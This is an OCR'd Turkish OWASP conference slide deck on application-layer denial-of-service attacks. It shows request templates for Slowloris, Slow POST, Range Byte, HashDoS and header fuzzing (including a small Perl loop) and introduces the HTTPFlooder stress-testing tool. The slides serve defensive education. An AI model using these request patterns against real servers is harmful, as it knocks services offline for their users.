UYGULAMA KATMANINDA HİZMET KESİNTİSİ PROBLEMLERİ

Bünyamin Demir
OWASP-Türkiye

OWASP
The Open Web Application Security Project


Hakkımda


OWASP
The Open Web Application Security Project


- Bünyamin Demir
  - Güvenlik Uzmanı
  - OWASP-Türkiye


OWASP

OWASP
The Open Web Application Security Project









OWASP-Türkiye

OWASP
The Open Web Application Security Project


- https://www.owasp.org/index.php/Turkey
- www.webguvenligi.org
  - Projeler
  - Belgeler
  - Etkinlikler
  - Liste (üye sayısı 550)
    - https://lists.owasp.org/mailman/listinfo/owasp-turkey
    - Twitter: @owasptr

Ajanda

OWASP
The Open Web Application Security Project

- Layer 4 – Klasik hizmet kesintisi problemleri (Dos/DDoS)
- Layer 7 – HTTP protokolü kaynaklı hizmet kesintisi problemleri
- Hizmet kesintisi problemlerinde zemin değişikliği
- Uygulama katmanında hizmet kesintisi problemleri
- HTTPFlooder v0.1

- Layer 4 – Klasik hizmet kesintisi problemler
  - TCP
  - UDP
  - ICMP
  - …



Bugün

OWASP
The Open Web Application Security Project

- Layer 4 +
- Layer 7 – HTTP protokolü kaynaklı hizmet kesintisi problemleri
  - HTTP
    - GET Flood
    - POST Flood
    - Slow Header (Slowloris)
    - Slow POST
    - Range Byte
    - HashDoS
    - HTTP Header Fuzz
    - …

GET Request

OWASP
The Open Web Application Security Project

GET /index.jsp HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent:Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

\r\n

POST Request

OWASP
The Open Web Application Security Project

POST /index.jsp?cmd=setname HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

Content-Length: **13\r\n**

\r\n

name=bunyamin

Slow Header (Slowloris)

OWASP
The Open Web Application Security Project

GET /index.jsp HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent:Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

//5sn bekle

A: a1\r\n

//5n bekle

B: b1\r\n

…

Slow POST

OWASP
The Open Web Application Security Project

POST /index.jsp?cmd=setname HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

Content-Length: **1000\r\n**

\r\n

n

//5sn bekle

a

//5sn bekle

Range Byte

OWASP
The Open Web Application Security Project

1. Range: bytes=512-1023,1024-2047

2. Range: bytes=0-,5-0,5-1,...,5-6,5-7,5-8,5-9,5-10,... *5-1299*

Hash DoS

OWASP
The Open Web Application Security Project

POST /index.jsp?cmd=setname HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

Content-Length: **9786\r\n**

\r\n

a1=b1&a2=b2&a3=b3…..a1000=b1000

HTTP Header Fuzz

OWASP
The Open Web Application Security Project

GET /index.jsp HTTP/1.1**\r\n**

Host: www.bunyamindemir.com**\r\n**

User-Agent:Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0**\r\n**

Connection: Keep-Alive**\r\n**

```
foreach (1 .. 1000) {
    my $a = chr(rand(255));
    my $b = chr(rand(255));
    print "$a: $b\r\n";
  }
```

\r\n →*opsiyonel*

Yarın

OWASP
The Open Web Application Security Project

- Layer 7 – Web Uygulama katmanında hizmet kesintisi problemleri
  - Kimlik doğrulama formları
  - İletişim formları
  - Veritabanı wild card sorguları
  - Limitsiz dosya gönderimi
  - Veritabanı bırakılmayan kaynaklar
  - Son kullanıcı kontrollü parametreler
  - Uygulama dışı servislerin kesintisi
  - …

HTTPFlooder

OWASP
The Open Web Application Security Project

- HTTP Protokolü üzerinden stres testi, yük testi, botnet simülasyonu, DoS/DDoS testi ve HTTP protokolünün fuzzing işlemleri için kullanılabilecek bir araç.
  - Desteklediği Saldırı Tipleri
    - GF => GET Flood,
    - SH => Slow Headers,
    - HD => Hash DoS,
    - RB => Range Bytes,
    - SHF => Slow Header Fuzz
    - PF => POST Flood,
    - SP => Slow POST,
    - MX => GET/POST Flood,
    - HF => HTTP Header Fuzz,
    - BF => MX Flood over Balancer

https://code.google.com/p/httpflooder/

HTTPFlooder

OWASP
The Open Web Application Security Project

- Özellikler
  - SSL Desteği (HTTPS)
  - Basic Authentication
  - Custom Cookie
  - Load Balancer ve DDoS koruma cihazlarının bulunduğu topolojiler
  - Senaryo bazlı
  - Proxy desteği (checkproxy.pl)

Not: IP Spoofing yapmaz. Bunun yerine kullanılacak IP'ler virtual IP olarak eklenmelidir.

Sorular

OWASP
The Open Web Application Security Project

Teşekkürler!

www.webguvenligi.org

www.owasp.org

E-posta listesine kayıt olmak için

google: owasp turkey mail list